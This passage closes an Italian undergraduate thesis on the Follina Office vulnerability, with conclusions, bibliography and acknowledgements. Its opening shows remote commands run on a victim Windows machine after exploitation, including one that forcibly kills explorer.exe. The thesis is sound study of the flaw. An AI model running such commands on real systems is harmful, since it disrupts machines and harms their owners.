Un banale esempio nella vita reale sarebbe l'ipotetico furto, criptazione o distruzione di tutti i dati di un'azienda grazie alla semplice apertura del file malevolo da parte del suo direttore o di chi possiede dei permessi analoghi.

Di seguito, per mostrare la gravità di questo exploit, sono riportati due ulteriori esempi di esecuzione di codice da remoto:

1. Il primo mostra la possibilità di muoversi tra le Directory della macchina vittima e di creare delle nuove cartelle (Figura 3.13) tramite i seguenti comandi:

```
cd ..\..\..\..\
cd Downloads
mkdir cartellaEsempio
```

2. Il secondo evidenzia la pericolosità di questo exploit terminando un dei processi più importanti di Windows: `explorer.exe` (Figura 3.14). Di seguito sono riportati i comandi usati:

```
cd ..\..\..\..\
taskkill /f /im explorer.exe
```



Figura 3.13: Visualizzazione della cartella "esempioCartella" all'interno di Downloads



Figura 3.14: Terminazione del processo `explorer.exe`: scompare tutto eccetto le pagine aperte

Conclusioni

In questa tesi è stata trattata l'evoluzione della storia dell'informatica: una straordinaria avventura che ha trasformato il modo in cui interagiamo con la tecnologia. Dai primi calcolatori meccanici alle moderne reti di computer, la storia dell'informatica ha segnato il passo dell'innovazione e della connettività globale.

In questo contesto, la cybersecurity è emersa come un campo cruciale per garantire la sicurezza e la protezione delle informazioni digitali. L'aumento esponenziale delle minacce informatiche ha reso necessaria l'adozione di soluzioni avanzate per difendere reti, sistemi e dati da attacchi sempre più sofisticati. La cybersecurity, di conseguenza, è diventata un baluardo contro minacce quali malware, Phishing, ransomware e molto altro.

La vulnerabilità analizzata in questa tesi, nota come Follina, è stata presentata come un esempio tangibile di come la fiducia degli utenti possa essere sfruttata malevolmente per orchestrare attacchi attraverso documenti compromessi. Nel corso di questa ricerca è stata replicata, con successo, questa vulnerabilità al fine di evidenziarne la gravità e, successivamente, dimostrare il suo potenziale per arrecare danni significativi alle vittime coinvolte. Questa dimostrazione pratica sottolinea con forza l'essenzialità di un'educazione continua degli utenti e dell'implementazione di soluzioni di sicurezza avanzate, necessarie per individuare e prevenire attacchi che si basano sulla manipolazione delle interazioni umane.

Di conseguenza, la difesa del futuro richiederà un approccio che combini l'umanità con l'innovazione tecnologica. Per questo motivo, gli sforzi dovranno concentrarsi sulla formazione continua degli utenti per aumentare la consapevolezza delle minacce, come fatto dal programma di addestramento in cybersecurity italiano chiamato *CyberChallenge.IT*, sull'implementazione di soluzioni avanzate basate su IA per una rilevazione tempestiva e sull'integrazione della blockchain per garantire una sicurezza resiliente e decentralizzata.

In conclusione, la sicurezza informatica è diventata ormai una priorità imperativa nella società digitale odierna, che dovrà essere affrontata in maniera collettiva.

Bibliografia

Websites consulted

- NIST, National Institute of Standards and Technology – https://www.nist.gov/
- CNL, Cybersecurity National Lab – https://cybersecnatlab.it/
- MSRC, Microsoft Security Response Center – https://msrc.microsoft.com/
- Trend Micro – https://www.trendmicro.com/it_it/business.html
- CSO – https://www.csoonline.com/
- Exabeam – https://www.exabeam.com/information-security/
- Kasparesky – https://www.kaspersky.it/blog/
- Qualys – https://community.qualys.com/
- GitHub – https://github.com/
- The Virus Encyclopedia – http://virus.wikidot.com/
- Wikipedia – www.wikipedia.org
- Kali – https://www.kali.org/get-kali/#kali-virtual-machines
- Oracle VirtualBox – https://www.virtualbox.org/

Image Source

- Figura 1.1 – https://1.bp.blogspot.com/-3zAJ79z2ZUo/X8BBmHCFSDI/AAAAAAABKys/8ZAvd45UB10OpWSRGLceJpKRJnKZ1XDqgCLcBGAsYHQ/s320/creeper.jpeg
- Figura 1.2 – https://www.unife.it/scienze/informatica/insegnamenti/programmazione-e-laboratorio/materiale-didattico-anni-precedenti/materiale-didattico-a-a-2016-17/diapositive/310-sicurezza
- Figura 1.3 – https://upload.wikimedia.org/wikipedia/commons/thumb/4/4d/Herbstlaub-virus-screenshot.jpg/220px-Herbstlaub-virus-screenshot.jpg

- Figura 1.4 – http://virus.wdfiles.com/local--files/loveletter/LoveAttach.gif
- Figura 1.5 – https://external-content.duckduckgo.com/iu/?u=http%3A%2F%2Fvirus.wdfiles.com%2Flocal--files%2Fnimda%2FNimda.png&f=1&nofb=1&ipt=9c6bc45caa6f817f1447c4b8c190cea41a2793266f45d1f0321c63c2ab22ab38&ipo=images
- Figura 1.7 – https://qph.cf2.quoracdn.net/main-qimg-6d7d0a13c066baff0d4f43904849d48f-
- Figura 1.8 – https://www.cs.unc.edu/~csturton/courses/securityconcepts/assignmentsfa19/assignment_3.pdf
- Figura 1.9 – https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2012/09/08071820/2081938372.png
- Figura 1.10 – https://www.techlockinc.com/wp-content/uploads/2021/12/TL-log4j-01-01.png
- Figura 1.11 – https://www.eaiot.com/zb_users/upload/2023/05/20230517168428291926 1507.jpg
- Figura 2.1 – https://ik.imagekit.io/qualys/wp-content/uploads/2022/06/XML-Info-768x189.png
- Figura 2.2 – https://ik.imagekit.io/qualys/wp-content/uploads/2022/06/Code-768x112.png
- Figura 2.3 – https://ik.imagekit.io/qualys/wp-content/uploads/2022/06/PS-768x80.png

Ringraziamenti

Il primo ringraziamento va a mio padre e ai miei nonni, che mi hanno dato la fiducia e la possibilità, per nulla scontata, di intraprendere e portare a termine questo percorso universitario.

Vorrei ringraziare il Prof. Spalazzi, che mi ha accompagnato nel lavoro di tesi con estrema disponibilità.

Ringrazio di cuore i miei compagni di studio: Alan, Alessandro, Amir, Ardu, Francesco, Leonardo, Lorenzo, Luca, Matteo, Michele, Nicola, e Piccia, per l'incessante supporto che mi hanno fornito in questi anni. Soprattutto ringrazio Ardu e Luca, che, nonostante la mia prima ignoranza nel mondo informatico, sono stati sempre disponibili per aiutarmi a superare i vari ostacoli che mi si presentavano davanti. Un ulteriore ringraziamento va a Piccia, perché grazie a lui, e ai suoi appunti, sono riuscito a superare esami che credevo insormontabili.

Infine, il più importante ringraziamento va alla mia ragazza e compagna di studi Tosca che, grazie alla sua continua presenza ed infinita forza di volontà, è riuscita a darmi il coraggio necessario ad affrontare e portare a compimento tutto il corso di Laurea.